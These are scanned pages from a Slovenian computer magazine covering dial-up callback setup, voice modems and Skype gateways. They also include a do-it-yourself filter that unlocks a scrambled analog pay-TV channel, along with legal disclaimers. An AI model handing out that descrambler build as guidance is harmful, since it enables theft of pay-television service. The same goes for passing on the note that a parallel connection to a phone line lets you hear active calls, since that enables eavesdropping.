


Ustvarjanje novega računa




Novemu računu ustvarimo geslo

nas popelje do čarovnika, ki nam kot zadnja možnost ponudi *Namestitve napredne povezave* in ta nas v tem trenutku tudi zanima. Naslednje pogovorno okno nam da na izbiro možnost sprejema *Prihajajoče povezave*, to možnost izberemo in nadaljujemo s sledenjem *čarovnika*, ki nam v naslednjem koraku ponudi izbiro med različnimi napravami, te pa nam omogočajo takšno povezavo (analogni ali ISDN-modem, vzporedna vrata ...). Izberemo želeno in nadaljujemo s čarovnikom. Pri naslednjem koraku si izberemo uporabnika, za katerega želimo, da bo povezavo uporabljal. Zadnji korak je samo še dokončanje čarovnika, naš računalnik pa že čaka na klic.



Čarovnik za novo povezavo nam pomaga pri ustvarjanju povezave za prihajajoče klice



Med napravami izberemo tisto, prek katere bomo prejeli dohodni klic

Če bo oddaljen uporabnik uporabljal povezavo PSTN, je za brezplačno povezavo treba pripraviti storitev **povratni klic**. To storimo tako, da v *Lastnostih prihajajoče povezave* izberemo *Lastnosti uporabnika* ter na jezičku *Povratni klic* izberemo *Za povratni klic vedno uporabi to številko* ali *Dopusti klicalcu, da nastavi številko za klic*, odvisno od tega, ali boste vedno dostopali iz iste lokacije. Nato vnesemo želeno številko in zapremo pogovorno okna.



Vnos zelene številke za povratni klic

Ko bomo prijatelj računalk poklicali, bo ta preveril našo identiteto, na podlagi uporabniških podatkov povezavo prekinil ter poklical naš računalnik nazaj. Da pa bo naš računalnik vedel, kaj bi strežnik rad, mu je to treba povedati z vklopom možnosti *povratni klic*. Do nastavitve pridemo tako, da v nadzorni plošči izberemo *Omrežne povezave*, v meniju dodatno poiščemo *Nastavitve klica* in si izberemo *Vedno me pokliči na naslednje številke* oziroma *Vprašaj me med klicanjem*, ko to ponudi strežnik (odvisno od izbire v prijateljevem računalniku), vnesemo želeno telefonsko številko in vse skupaj shranimo.



Aktiviranje funkcije povratnega klica na naši strani

Omenjena rešitev je sicer koristna le ob vikendih, a če časovno neomejenega dostopa do interneta zaradi kakršnegakoli razloga ne moremo imeti, je tudi to dobrodošla možnost. S plačilom mesečnega dodatka 400 tolarjev k ISDN-naročnini lahko med vikendi zagotovimo časovno neomejen dostop do interneta, s ceno 2 tolarja na uro in hitrostjo prenosa podatkov do 128 Kb/s ob uporabi obeh kanalov ISDN-linije ■

ANALOGNI CATV-FILTER PO DOMAČE

Pred meseci me je boljša polovica uspela prepričati, da nujno potrebujemo filmski kanal HBO. Doma pa imamo štiri televizorje ...

Piše: Uroš Florjančič
uros.florjancic@mojmikro.si

Ker smo naročniki kabelske televizije pri podjetju UPC Telemach, ki omenjeni televizijski program v zameno za dodatek k mesečni naročnini ponuja svojim naročnikom, sem se na storitev naročil. Prijazna operaterka mi je zaupala, da na območju, kjer živim, omrežje še ni prenovljeno in tako program HBO oddajajo v **analogni tehniki**. Program pa je zaklenjen za vse, ki niso naročniki, zato naročnik dobi **analogni filter**, ki omogoči spremljanje kanala. Na vprašanje, ali lahko spremljam kanal na več kot enem televizijskem sprejemniku hkrati, sem dobil pritrdilen odgovor, filter pa lahko uporabnik tudi prenaša in lokacije na lokacijo.

KAR LAHKO, NAREDI SAM


Doma imamo štiri televizijske sprejemnike (predvsem zato, da je mir v hiši), občasno pa se pojavi tudi potreba po ogledu zaklenjenega kanala na drugi lokaciji. Da bi se izognil ne-nehnemu preklapljanju filtra med posameznimi TV-sprejemniki in oddaljeno lokacijo, sem po receptu »kar lahko, naredi sam« z nekaj kliki po internetu prišel do **načrta**, s pomočjo katerega sem naredil opisani filter. Ker sem obenem tudi naročnik in signala ne želim sprejemati na zakonu neprijazen način, sem se brez dileme odločil, da preizkusim recept.

Po kratkem preučevanju zadeve sem ugotovil, da operater kabelske televizije analognemu signalu zaklenjenega kanala **doda frekvenco**, ki se na naročnikovi strani pokaže kot **motnja** pri sprejemu programa. Če želimo takšen »zaklenjen« kanal odkleniti, potrebujemo **filter**, ki nam **neželene frekvence odstrani**.

Za izdelavo filtra potrebujemo: ženski in moški antenski priključek, tri spremenljive (nastavljive) kondenzatorje (4-70pF) in nekaj bakrene žice premera 1 mm za izdelavo tuljav. Pri delu potrebujemo tudi spajkalnik in plastični izvijač za končno nastavitve filtra..

IZDELAVA FILTRA

Med moški in ženski priključek zaporedno vežemo spremenljive kondenzatorje in tuljave, kot kaže slika. Pri spajkanju bodite previdni,



Domači filter lahko po uspešni izdelavi zaradi lažjega rokovanja vdolamo v kovinsko ohišje.

saj so kondenzatorji precej občutljivi na vročino in jih lahko ob predolgem izpostavljanju vročini uničite. Za manj izkušene pa še nasvet: pri spajkanju tuljav s konca tuljave na mestu spoja **odstranite lak** z nožkom ali brusnim papirjem – tako boste lažje opravili svoje delo.

Tuljave izdelate tako, da žico navijete okoli ovalnega predmeta, pri tem si lahko pomagamo z uporabo svedra premera približno pol centimetra. Izdelamo tuljavo s sedmimi navoji, med posameznimi navoji naj bo za približno debelino žice prostora.

Ko je filter narejen, ga preizkusimo. V omrežje ga priključimo tako, da ga uporabimo kot podaljšek obstoječe napeljave. Ženski del pri-

ključimo v omrežje kablanske televizije, moški pa v televizijski sprejemnik. Za lažji dostop do filtra in s tem nastavitve, pa med filtrom in televizijskim sprejemnikom uporabimo dodatni podaljšek.

KAKO DO SLIKE

Izdelali smo filter, na televizijskem sprejemniku pa kanal nastavimo na frekvenco, na kateri ponudnik oddaja zaklenjeni program. Če frekvence ne poznamo, kanal najdemo s pomočjo filtra, ki nam ga je ob naročilu na plačljivi program posredoval ponudnik storitev.

Kanal smo tako našli, z originalnim filtrom je slika odklenjena, zdaj pa originalni filter **zamenjamo z domačim**. Slika bo najverjetneje sprva negledljiva ali pa je morda sploh ne bo.

To spremenimo tako, da **nastavljive kondenzatorje** s plastičnim izvijačem naključno premikamo, dokler ne dobimo lepe slike. Če ste filter naredili po opisu in imate TV nastavljen na pravo frekvenco, ob morebitnem prvem neuspehu nikar ne obupajte, morda

Opozorilo

Članek opisuje izdelavo analognega filtra, ki omogoča sprejem »zaklenjenih« analognih programov pri nekaterih sistemih kablanske televizije. Za izdelavo, uporabo in morebitno zlorabo je odgovoren posameznik sam. Avtor članka in revija Moj mikro z golj opisujeta postopek in način legalne uporabe filtra. Uporaba filtra za odklepanje nenaročenih programov je kazniva in v nasprotju s politikom revije!

je težava le v tuljavah, previdno jih nekoliko raztegnimo ali stisnemo, uspeh je zagotovljen. Sam sem bil po nekaj minutah truda nagrajen s kristalno čisto sliko.

Ob tem morebiti velja še opozorilo: Pri uporabi doma narejenega filtra se lahko na katerem od drugih, nezaklenjenih kanalov, ki jih ponuja CATV-operator pojavijo motnje. Težavo odpravimo tako, da filter preprosto **izključimo** iz CATV-omrežja.

Naj za konec še enkrat poudarimo, da ta članek **ni namenjen podpori piratskega spremljanja plačljivih televizijskih kanalov**. Vsak uporabnik, ki z uporabo filtra nelegalno spremlja TV-program, počne to na lastno odgovornost.

■


Packard Bell priporoča Microsoft® Windows® XP



Knjigo sem že prebral, zdaj pa še en film pogledam.

Multimedija ima nove razsežnosti. Privoščite si spremembo.

17" zaslon, vam bo omogočil popolnejši in lepši prikaz slike, z odlično Diamond View tehnologijo. Vgrajeni TV tuner, čitalec spominskih kartic ter priloženi daljinec vas še bolj približajo svetu večpredstavnosti. S pomočjo zmogljivega, a varčnega AMD Turion 64 smo pripravljene na 64 bitno tehnologijo. Seveda nismo pozabili na brezžično komunikacijo, ki vas bo povezala kjerkoli, kadarkoli, s komerkoli.



EasyNote W3450 POWER CINEMA

- AMD® Mobile Turion™ 64 M620, 1.8GHz
- Microsoft® Windows® XP Home
- 17" WIDEGA 16:9 široki zaslon, 1440 x 900, Diamond View
- 1GB DDR2 pomnilniške spominke
- DVD dual DVD±RW/RW
- 80 GB trdi disk
- ATI Radeon Xpress 200M 128MB
- TV Tuner - PCMCIA
- 8 x USB 2.0, S-Video TV-out, 1 x VGA, 1 x IEEE 1394
- 56K Modem, 10/100 LAN, WLAN (802.11bg)
- SLOVENSKO sloki na tipkovnici
- Prednastavljeni programi
- MS Works 8.0, Norton Internet Security, Power Cinema 1, Record Now 6, PowerProducer 1.0, Shockwave Player, Flash Player, Real Player, Quick Time 6, Media 9.0 Creator, Smart Reader
- Baterija 4.4Ah
- Garancija 3 let

AMD

Turion 64
MOBILE TECHNOLOGY

Priporočena prodajna cena
345.000 SIT
cena vključuje DDV

ALL WORK
MORE PLAY

Zastopnik za Slovenijo:

 **IZ!D**
computers
www.izishop.net

Packard Bell
Your digital playground

Prodajna mesta:

Harvey Norman - 01 / 585-5000, K-NET - www.nakupinet, E-Misija d.o.o. - www.e-misija.si, Chip-Trade d.o.o. - www.chiptrade.si, JAE d.o.o. - www.jas.si, Gambit d.o.o. - www.enaa.com ter pri vseh ostalih dobro založenih računalniških in tehničnih trgovinah.

sam svoj mojster: povezovanje telefona in računalnika

POCENI DO DOBRIN ANALOGNEGA SVETA

Se vam včasih zazdi, da je običajni priključek v primerjavi s priljubljenima ISDN in ADSL zastarel in uporaben le za priklop običajnega telefona, ki ga ima vaša babica? V naslednjih vrsticah vas bom poskušal »prepričati«, da so lahko tovrstne rešitve velikokrat zanimive in dokaj uporabne, in to za nizko ceno.

Piše: Marko Koblar

marko.koblar@mojmikro.si


Čeprav sam prisegam na razvoj (se pravi na digitalno) ima svet **analogne telefonije** tudi določene prednosti. Zaradi menjave tehnologij je tovrstna oprema že nova, kaj šele rabljena, pogosto razmeroma **poceni**. Druga prednost je **lažje odkrivanje napak**, saj lahko napake pri analognem priključku najdemo bistveno hitreje kot pri ISDN- priključku. Tu je še možnost preprostega in poceni »podaljševanja« priključka (dometa) oziroma uporabe instalacije s starejšimi tipi kablov. Omenimo le še nekaj – možnost **preprostega »prisluškovanja«**, ki jo bomo natančneje opisali in v nadaljevanju tudi koristno uporabili.

Običajni (analogni) telefonski aparati imajo le **en priključek**. Namenjen je priklopu v javni telefonski priključek ali telefonsko centralo. Več priključkov ima **modem**. Prek enega se poveže (tako kot telefon) v telefonski priključek, z drugim pa v telefonski aparat. Če poskusimo oba vmesnika med sabo zamenjati, zadeva v najboljšem primeru ne bo delovala. Razlog je ta, da se navzven enaka priključka (RJ11) po delovanju razlikujeta. Tisti, ki se ukvarjajo s telekomunikacijami, jih imenujejo **naročnik** (ab) ter javni **prenosnik** (JP), v svetu računalništva pa jih označujemo z **FXS** (Foreign eXchange Subscriber) oziroma **FXO** (Foreign eXchange Office).


KAKO DELUJE

Pri običajnem telefonskem priključku gre za preprosto povezavo med **naročniškim vezjem v telefonski centrali** (Telekomovi ali hišni) in **uporabnikovim telefonskim aparatom**. Naročniško vezje v centrali zazna **stanje telefona** (položena ali dvignjena slušalka). Ugotovi ga iz stanja linije – visoka impedanca linije pomeni odloženo slušalko, nizka impedanca pa dvignjeno slušalko. To je tudi razlog, zakaj »nepriključen« telefon zveni (odprte sponke pomenijo visoko impedanco). Za prehod/preklop med stanji poskrbi »vilično« stikalo na telefonskem aparatu.

Ko preidemo v aktivno stanje (uporabnik dvigne telefonsko slušalko), dobi ton izbiranja. Po njem lahko začne oddajati klicne številke v obliki tonov (tonsko izbiranje) oziroma impul-



Shema preprostega vezja za povezavo analognega priključka in zvočne kartice



Primer izdelanega vezja

zov (pulzno izbiranje). Pri slednjem gre za niz kratkih prekinitvenih signalov, ki jih je mogoče simulirati tudi s kratkimi prekinitvami na stikalu za slušalko. Tako je bilo pred leti mogoče »prelisičiti« telefonske aparate, ki so imeli zaklenjeno številčnico (npr 1 – ena kratka prekinitvev, 2 – dve kratki prekinitvi ...). Nekoliko drugače je na strani klicanega. Na klicanem naročniškem priključku dobimo poziv kot signal velikostnega reda 100V. Ko klicani dvigne slušalko, (sprememba impedance) je zveza aktivirana. Prekine pa se tako, da se slušalka položi na vilično stikalo (sprememba impedance). V grobem bi lahko rekli, da je običajen telefonski aparat stavljen iz vezja za **zvonjenje**, vezja, ki izvaja **klicanje**, in **govornega vezja**. Tovrstno načelo delovanja **ne velja pri ISDN-u**, kjer se servisne informacije prenašajo preko **D-kanala**.

POVEZAVA Z RAČUNALNIKOM

S stališča telefonske linije se analogni modem obnaša podobno kot telefonski aparat (zvonjenje, izbiranje, prekinitvev ...). Razlika je v tem, da namesto govora prenašamo v zvočni signal pretvorjeno digitalno informacijo – oziroma obratno. Postopka imenujemo **moduliranje/demoduliranje**, od tod tudi ime naprave – **modem**.

Za večino uporabnikov so najpomembnejši parameter podprti protokoli (npr. V.34, V.90, V.92, ...) oziroma največja hitrost prenosa, ki jo določen modem podpira. Iznajdljivi proizvajalci pa so poleg podpore prenosu podatkov in funkcionalnosti telefaksa določenim modemom dodali tudi oznako **voice** (voice modem). **Glasovni modemi** lahko v primerjavi z običajnimi prek telefonske linije predvajajo različna **sporočila** oziroma **avdio vsebine** (npr. glasba).

Kako spoznati, ali imamo glasovni modem? Najlažje je ugotoviti tip modema in preveriti v dokumentaciji. Če imate modem iz druge roke, lahko poskušate to ugotoviti tudi **po priključkih** na modemu. Veliko glasovnih modemov ima poleg priključkov za telefonsko linijo (line) in telefon (phone) še priključka za avdio (3,5 mm avdio priključek). Namenjena sta priključitvi mikrofona in zvočnikov. Ta priključek lahko načelno uporabimo tudi za priklop signala zvočne kartice. Pojavi pa se lahko problem ustrezne prilagoditve impedanc, kar se lahko pokaže v slabi kakovosti signala oziroma popačenju, ki se mu lahko tudi izognemo s preprostim trikom. Vsi glasovni modemi pa teh priključkov nimajo (npr. glasovni modem **NetoDragon** z naborom čipov MDV92XP). Glasovne modeme pogosto spozna tudi že sam OS (npr. Windows), ki namesti dodatne zvočne vire (Nadzorna Plošča / Sistem / Zvok, video ... Unimodem). V pomoč je lahko tudi samo prepoznavanje modema (diagnosticiranje modema v modemskih nastavitvah znotraj Nadzorne plošče).

Ena najpreprostejših in zanimivih aplikacij je **telefonska tajnica** (npr. **Smart Phone Recorder** – www.smartphonerecorder.com). Prednosti računalniške tajnice glede na običajne telefonske tajnice so večje zmogljivosti, predvsem pa dodatne možnosti, ki jih takšna tajnica lahko ponuja. Pri zmogljivejših programih dobimo več možnosti, npr. pošiljanje zvočnega sporočila na naslove elektronske pošte. Uporabnik dobi sporočilo v zvočni datoteki, ki je priloga sporočilu. Zanimivi sta tudi možnost, da vas telefonski sistem pokliče na določeno številko in vam posreduje shranjeno sporočilo, ali možnost, ko do svojega predala govorne pošte dostopate prek spletne strani.

Glasovne modeme lahko uporabimo tudi kot osnovo drugačnih sistemov, kot je **interaktivni govorni odzivnik** (Interactive Voice Response – IVR). Opozoriti pa je treba na dejstvo, da večina programov pri opisih zahteva le glasovni modem, pozneje pa se lahko izkaže, da vaš modem ne izpolnjuje vseh zahtev programa glede podpore glasovni funkcionalnosti. Vsak glasovni modem torej ni pravi glasovni modem za vse aplikacije.

Povezava zvočne kartice in glasovnega modema

Pri aplikacijah lahko naletimo tudi na zahtevo, da moramo povezati obstoječo **zvočno kartico z glasovnim modемом**. V takih primerih lahko uporabnik glasovnega modema brez »dodatnih« avdio priključkov naleti na težavo, saj

NASVETI IN ZANIMIVOSTI

Profesionalni sistemi so zahtevnejši

Čeprav glasovni modemi omogočajo izdelavo kompleksnih rešitev, se uporabi tovrstne strojne opreme pri resnejših (profesionalnih) sistemih izogibamo.

Unimodem – univerzalni modemski gonilnik

Dostop do naprav, kot so modemi ali namenske kartice, omogočajo vmesniki TAPI (Telephony Application Program Interface). Podpori različnim tipom glasovnih modemov je namenjen gonilnik Unimodem (univerzalni modemski gonilnik), oziroma njegova novejša različica UnimodemV. Unimodem deluje načelno s poljubnim modemom, ima pa določene omejitve.

Velik razpon kakovosti

Modemi so bili razviti za prenos podatkov in funkcionalnost telefaksa. Glasovna funkcionalnost (voice) je bila dodana pozneje kot dodatna možnost, posledica pa je velik razpon kakovosti (od zelo slabe do sprejemljive/dobre).

»Sprava« modema in zvočne kartice


Včasih je posledica slabe kakovosti tudi neprilagojenost nivojev modema in zvočne kartice. Pogosto lahko težave zmanjšamo z vezavo uporov med kanali.

Glasovni modem kot zaščita

Prednost uporabe analognih naprav je tudi v njihovem naslavljanju (uporabnik ni na skupnem vodilu tako kot pri ISDN-u). Če uporabimo glasovni modem v vlogi prehoda (npr. Skype Forwarder), zmanjšamo možnost tveganja v primeru nepooblaščenega dostopa v sistem, saj pravic uporabnika ni mogoče spremeniti glede na klicno številko (primer: ISDN MSN).

Skype po spremembi lastništva

Vsaj zaenkrat se zdi, da Skype kljub spremembi lastništva (12. september 2005) ostaja tak, kot je bil. Baza uporabnikov je prešla v roke kupca (eBay), ki je plačal goro denarja. Čas pa bo pokazal, ali bodo uporabniki tudi dolgoročno ostali ...



Glasovni modem brez dodatnih priključkov za zvočno kartico



Glasovni modem brez dodatnih priključkov s priključki za zvočno kartico

na modemu tovrstnega priključka nima. Marsikdaj se uspešno obnese trik s preprostimi vezji, ki omogočijo povezovanje telefonske linije in zvočne kartice.

Če se vzporedno priključimo na običajno analogni linijo, dobimo enakovredni priključek v smislu zvonjenja, prav tako lahko slišimo aktivne pogovore (pri ISDN-ju to ni mogoče). Zato je mogoče povezati telefonsko linijo in zvočno kartico prek preprostega vezja, ki ga sestavljajo le upori in kondenzatorji. Nevarnost uporabe tovrstnih vezav je, da krog telefonske linije ni izoliran od vezja zvočne kartice. Ker razmere na telefonski liniji niso konstantne in lahko dobimo preko nje tudi visoke nivoje (npr. zvonjenje), lahko to zvočno kartico uniči. Bistveno boljše je rešitev, kadar telefonski priključek in zvočno kartico povežemo prek transformatorja, ki obe vezji galvansko loči. V ta namen lahko uporabimo 600-omske avdio izolacijske trans-

formatorje z razmerjem 1 : 1. Shemo preprostega vezja lahko vidimo na sliki.

Kot je razvidno iz sheme, telefonski žici (par) razdelimo na dve veji z uporom in kondenzatorjem. V posamezno vejo damo še transformator (1 : 1), ki poskrbi za »ločitev« krogov telefonske linije in zvočne kartice. Na »sekundarni« strani transformatorja priključimo veje zvočne kartice. Naloga diod zener je, da poskrbijo za omejitev morebitnih previsokih vrednosti. Par diod je povezan tako, da omejuje ekstremne vrednosti napetosti v obeh smereh. Posamezni par omejuje signal zvočne kartice na vrednost

<http://geotrust.email.si>

GeoTrust



zaščitite
vaše
spletno
poslovanje

email.si

sam svoj mojster: povezovanje telefona in računalnika

(napetost diode zener + 0,7 V (druga dioda)). Kot lahko vidimo, poskrbi opisano vezje le za »zvočno povezavo« in je zato namenjeno delovanju v povezavi z drugo napravo (telefon, navaden modem). V tem primeru izvedemo vzporedni preklon naprave in opisanega vezja prek razcepnika (splitter) za analogno linijo. Z njeno pomočjo »dodatne naprave« izvajamo potrebne operacije (vzpostavitev povezave, prekinitev linije, detekcija zvonjenja ...).

Drug dokaj priljubljen trik je povezovanju modema in zvočne kartice s kablji, ki jih ni. **Virtual Audio Cable** je (komercialni) paket, ki omogoča prenos avdio informacije iz ene aplikacije v drugo. Z njim lahko ustvarimo **navidezne povezovalne kable**, ki povezujejo izhod ene aplikacije z drugo. Ker gre za digitalno povezovanje, se brez težav izognemo najrazličnejšim motnjam. Ustvarimo lahko do 256 navideznih povezav. Virtual Audio Cable ne potrebuje zvočne kartice, ker sam ustvari navidezno zvočno kartico.

BITI ALI NE BITI

Ko govorimo o povezavi računalnika in telefona na področju domače uporabe ali v manjšem poslovnem okolju, je zelo pogosta asociacija na **Skype**. Z druge strani pa je prav zato skoraj sramotna določena stopnja ignoriranja proizvajalcev sistemov PBX, ki obravnavajo največkrat le prave VoIP-protokole (npr. SIP, H.323, MGCP ...), povezavo s Skypom pa bolj ali manj puščajo ob strani. Čeprav sam prisegam na drugačne rešitve (in jih tudi uporabljam), sem se prepustil realnemu stanju in svoj sistem podprl tudi za Skype. Zaradi cenenosti rešitve pa tudi lažjega zagotavljanja varnosti sem se odločil za uporabo analognega priključka. Ni skrivnost, da Skype omogoča tudi **izhod v običajna telekomunikacijska omrežja**. Klic lahko izvedemo prek plačljivih servisov, ni pa to edina možnost. Če smo že pri tematiki **modemov**, si pogledjmo eno od možnih rešitev.

SkypeForwarder

Ime pove skoraj vse. Z orodjem SkypeForwarder (www.twilightutilities.com/) preprosto izvedemo povezavo med Skypovim omrežjem in svetom običajne (analogne) telefonije. Pogoj je uporaba **glasovnega modema**, ki skupaj s programsko opremo prevzame vlogo **prehoda (gateway) telefonije P2P**. Dohodne telefonske klice z običajnega telefona lahko usmerimo na telefonsko tajnico ali prek vročih tipk usmerimo na določenega Skypovega uporabnika. Pogoj je, da je uporabnik vpisan na tako imenovani **seznam prijateljev** (Skype Buddy). Podobno lahko obravnavamo tudi dohodne klice iz interneta. Glede na uporabnikovo (Skype) uporabniško ime se mu oglasi telefonska tajnica oziroma zazvoni privzeta telefonska številka, ki jo pokliče SkypeForwarder in vzpostavi govorno povezavo med uporabnikom na običajnem telefonu in kličočim skypovcem.

Izhod modema je treba povezati z **vhodom zvočne kartice**, izhod zvočne kartice pa z **vhodom modema**. Povezovanje neprilagojenih na



Skype Forwarder



Različne USB-adapterje lahko uporabimo kot osnovo prehoda za Skype (možnost priklopa na telefon ali centralo).

prav med seboj je lahko tudi razlog za slabšo kakovost, saj zvočne kartice nimajo vmesnikov, namenjenih priklopu modemov (nepriлагоjenost nivojev). Posledica je popačenje, ki ga lahko zmanjšamo tako, da dodamo upora (vrednost 1,5 k omov) v serijo s priključnim kablom; kabel prerežemo in na žili obeh kanalov prispajkamo upor. Program solidno deluje in je razmeroma preprost za uporabo. Cena je skorajda simbolična (18 evrov), zato lahko rečem, da je program več kot vreden svojega denarja. Kljub vsemu pa si razvijalci zaslužijo grajo zaradi slabe dokumentacije. Ni namreč opisanih niti nekaterih najnujnejših stvari, ki jih mora uporabnik sam poiskati v forumu. Prednost kombinacije glasovni modem in SkypeForwarder je tudi ta, da lahko rešitev uporabimo za več uporabnikov hkrati (priklop v hišno centralo).

Personal Skype Gateway

Če imate kakšnega od analognih VoIP-vmesnikov (npr. Grandstream 286), nimate pa glasovnega modema, lahko obiščete stran www.rsdevs.com/. Na njej lahko najdete Personal Skype Gateway (PSGw). Gre za program, ki omogoča povezovanje uporabnikov Skypa z uporabniki VoIP-a, ki so povezani prek protokola SIP in/ali H.323. Prehod med omenjenima VoIP-protokoloma ni podprt (iz SIP-a v H.323 oziroma obratno) – le iz Skypa v SIP oziroma Skypa v H.323 in obratno. Če potrebujete podporo le za en protokol, lahko izberete okrnjeno različico (cena 29,95 USD), v nasprotnem primeru pa boste odšteli približno dva desetaka več (49,50 USD). S strani SIP-a je podprta funkcionalnost Registrar, Proxy, za H.323 pa delovanje v vlogi vratarja (gatekeeper) oziroma prehoda (gateway). Personal Skype Gateway podpira uporabo kodekov G.711, GSM, G.723.1, G.726, iLBC in Speex.

ZA LENUHE IN TISTE PRAKTIČNE

Če nimate niti ustreznega glasovnega modema niti analognega VoIP-vmesnika ali pa vam opisane rešitve preprosto ne dišijo, lahko poskusite s komercialnim vmesnikom **USB/RJ-11**. Na trgu najdemo različne modele, razlikujejo pa se tudi po ceni (od 10.000 tolarjev navzgor). Kljub navzven različnim ohišjem

in priloženi različni programski opremi se je v praksi izkazalo, da je imelo kar nekaj vmesnikov podobna vezja (TigerJet560x – www.tjnet.com/). Prodajalci tovrstne vmesnike včasih reklamirajo tudi kot VoIP-prehode (no, ja?!), dejansko pa nam tak vmesnik omogoča priklop običajnega telefona v osebni računalnik in je najbližje delovanju zvočne kartice, ki kot svoj vhod/izhod uporablja običajni telefonski aparat. V našem primeru je imel vmesnik dodano podporo za Skype, ki omogoča, da Skype zazna dvig slušalke, pošiljanje tonov DTMF ter prekinitev linije. Čeprav je napajanje vmesnika izvedeno prek USB-priključka, je brez težav general potreben signal za zvonjenje. Namesto telefonskega aparata smo v vmesnik USB/RJ-11 priključili ustrezen adapter in tako zagotovili možnost priklopa v domačo hišno centralo.

Rešitev je preprosta in uporabna. **Dohodni klici** so zaradi praktičnih razlogov (kličočemu ni treba poznati internega oštevilčenja naše centrale) vezani kot **skupinski klic** – zvonijo vsi telefoni. V večjem sistemu je to lahko tajništvo oziroma posredovalec. Odhodni klici (v smeri Skypovih uporabnikov) se opravijo tako, da uporabnik pokliče interno telefonsko številko in vnese skrajšano številko Skypovega uporabnika (npr. MojMikro- 11) in pritisne #. Po končanem pogovoru odloži telefon in sprosti linijo za druge uporabnike.

KAPLJA V MORJE, ZATO ...

Najrazličnejših projektov, ki podpirajo analogno opremo, je še in še. Zaradi omejenosti prostora, ki nam je namenjen, smo se tokrat omejili le na nekaj rešitev za Skype. Če bi nam prostor dopuščal, bi lahko z drugimi rešitvami (le z zanimivimi) brez težav napolnili prostor, ki je namenjen celotni reviji. Zahteve po strojni opremi so na tem področju običajno minimalne, zato lahko uporabimo tudi **star računalnik**, ki mu lahko katero od komponent po možnosti še odzvamemo. Star računalnik največkrat ni vreden nič (le kdaj bomo za njihovo razgradnjo morali plačati še reciklažo), s kančkom domišljije in minimalnimi stroški pa ga lahko spremenimo v rešitve, ki gredo v korak s svetovnimi trendi. Če ste kdaj pogledali kak cenik, ste se lahko na svoje oči prepričali, da njihova cena še zdaleč ni zanemarljiva. Torej premislite, ali je vredno star modem zavreči ali prodati za vrednost dobrega sendviča. Sam sem ga kupil zelo ugodno! ■



Močnejši ste, kot si mislite.

Sami odločajte, s kakšnim
papirjem boste delali! Na kaj bi še vplivali,
če bi imeli možnost? Prodajni
zastopnik vas je pripravljen poslušati.
Svoje storitve je pripravljen prilagoditi
vašim potrebam. Celo vprašal vas bo,
če želite na kakršenkoli način
izboljšati papir. To je dodatna moč,
ki jo imate, če delate z vodilno znamko
premaznih papirjev v Evropi.
Ne odlašajte in nas pokličite. Skupaj smo
močnejši, kot si mislite.



The answer.



Alpe papir d.o.o. • Letališka cesta 16 • 1122 Ljubljana • Tel. +386 1 546 64 50 • Faks +386 1 546 64 98 • info@alpepapir.si • www.alpepapir.si
PE Maribor • Spelina ulica 1 • 2000 Maribor • Tel. +386 2 426 11 16 • Faks +386 2 426 11 17 • info@alpepapir.si • www.alpepapir.si

ZMERAJ NA ZVEZI

V svetu »zmeraj na zvezi«, ki trka na vrata, bomo v nenehnem stiku s svetom, ne glede na tehnologije prenosa in terminale, ki jih bomo uporabljali.

Piše: **Esad Jakupović**

esad.jakupovic@mojmikro.si



